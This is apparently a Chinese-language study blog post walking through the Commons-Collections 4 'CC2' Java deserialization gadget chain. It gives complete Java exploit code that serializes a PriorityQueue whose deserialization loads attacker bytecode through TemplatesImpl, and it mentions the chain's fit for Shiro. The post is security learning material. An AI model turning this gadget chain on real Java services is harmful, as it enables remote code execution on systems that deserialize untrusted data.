Java_Commons-Collections 2 学习过程
环境配置
CC2链子分析

CC2可以说就是CC4的精简版,不用Transformer 数组了,在 [CC4](Java_Commons-Collections 4 (CC4)学习过程 | NbcのBlog (nbcares.top)) 链的基础上,抛弃了用 InstantiateTransformer 类将 TrAXFilter 初始化,以及 TemplatesImpl.newTransformer() 这个步骤
而是从compare通过InvokerTransformer来连接到TemplatesImpl
- 难点在于用
InvokerTransformer 的连接。
借图
![image]()
第一部分
还是按照从后往前的思路先把后面的动态加载字节码部分写了
![image]()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| package CC2;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javax.xml.transform.TransformerConfigurationException;
import java.io.IOException;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
public class CC2Exp{
public static void main(String[] args) throws IllegalAccessException, NoSuchFieldException, IOException, TransformerConfigurationException {
TemplatesImpl templates = new TemplatesImpl();
Class templatesClass = templates.getClass();
Field nameField = templatesClass.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templates,"nbc");
Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] evil = Files.readAllBytes(Paths.get("S:\\JavaSecureDemo\\CC\\Calc.class"));
byte[][] codes = {evil};
bytecodesField.set(templates,codes);
Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
tfactoryField.setAccessible(true);
tfactoryField.set(templates, new TransformerFactoryImpl());
templates.newTransformer();
}
}
|

看到最后的newTransformer()就可以想到了在CC3的时候只要能碰到newTransformer() 方法,便可以进行命令执行
开头也说了在CC2中是通过InvokerTransformer来连接的而不是原本CC4通过InstantiateTransformer走过来
![image]()

再回过头看看InvokeTransformer
![image]()
是的这是一个反射调用
然后我们就可以通过这个来调用到newTransformer()方法
这样写
1
| InvokerTransformer invokerTransformer = new InvokerTransformer<>("newTransformer", new Class[]{}, new Object[]{});
|
第二部分
再往后我们先按照CC4那套写到cpmpare()
![image]()
1
2
3
4
5
6
7
8
| TransformingComparator transformingComparator = new TransformingComparator<>(new ConstantTransformer<>(1));
PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
priorityQueue.add(templates);
priorityQueue.add("nbc");
Class c = transformingComparator.getClass();
Field transformingField = c.getDeclaredField("transformer");
transformingField.setAccessible(true);
transformingField.set(transformingComparator, invokerTransformer);
|
创建 TransformingComparator 类对象,传⼊一个临时的Transformer 类对象,这是为了让代码能够不本地执行,在反序列化的时候执行。

这里为什么第一个add的是templates
- 这就是将CC4的前半段连接到
InvokerTransformer之处了,这里transformer是可控的只需要将他赋值为invokerTransformer就连接上了,这里为了不在本地运行而反序列化的时候执行传⼊一个临时的Transformer 类对象然后通过反射修改值
- 因为在
TransformingComparator.compare()已经写了obj1是第一个要转换然后比较的对象,也就是队列中的第一个元素,而这个队列就是PriorityQueue()中的,add两个的原因也是跟CC4相同
![image]()

一点疑惑
为什么把templates放在第二个传进去就不行了obj2不行么
打个断点看这是因为在反序列化执行第一个this.transformer.transform(obj1)执行完命令后会抛异常就断掉了
![image]()
也是很奇怪
最终Exp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
| package CC2;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;
import javax.xml.transform.TransformerConfigurationException;
import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;
public class CC2Exp{
public static void main(String[] args) throws IllegalAccessException, NoSuchFieldException, IOException, TransformerConfigurationException, ClassNotFoundException {
TemplatesImpl templates = new TemplatesImpl();
Class templatesClass = templates.getClass();
Field nameField = templatesClass.getDeclaredField("_name");
nameField.setAccessible(true);
nameField.set(templates,"nbc");
Field bytecodesField = templatesClass.getDeclaredField("_bytecodes");
bytecodesField.setAccessible(true);
byte[] evil = Files.readAllBytes(Paths.get("S:\\JavaSecureDemo\\CC\\Calc.class"));
byte[][] codes = {evil};
bytecodesField.set(templates,codes);
Field tfactoryField = templatesClass.getDeclaredField("_tfactory");
tfactoryField.setAccessible(true);
tfactoryField.set(templates, new TransformerFactoryImpl());
InvokerTransformer invokerTransformer = new InvokerTransformer<>("newTransformer", new Class[]{}, new Object[]{});
TransformingComparator transformingComparator = new TransformingComparator<>(new ConstantTransformer<>(1));
       PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
       priorityQueue.add(templates);
       priorityQueue.add("nbc");
       Class c = transformingComparator.getClass();
       Field transformingField = c.getDeclaredField("transformer");
       transformingField.setAccessible(true);
       transformingField.set(transformingComparator, invokerTransformer);
serialize(priorityQueue);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
多说一点
CC2 CC4链只能在commons-collections 4.0中,原因在于commons-collections 3中的TransformingComparator未实现Serializable接口不能序列化与反序列化
CC2 链区别与其他链子一点的区别在于没有用 Transformer 数组。不用数组是因为比如 shiro 当中的漏洞,它会重写很多动态加载数组的方法,这就可能会导致我们的 EXP 无法通过数组实现
参考文章
drun1baby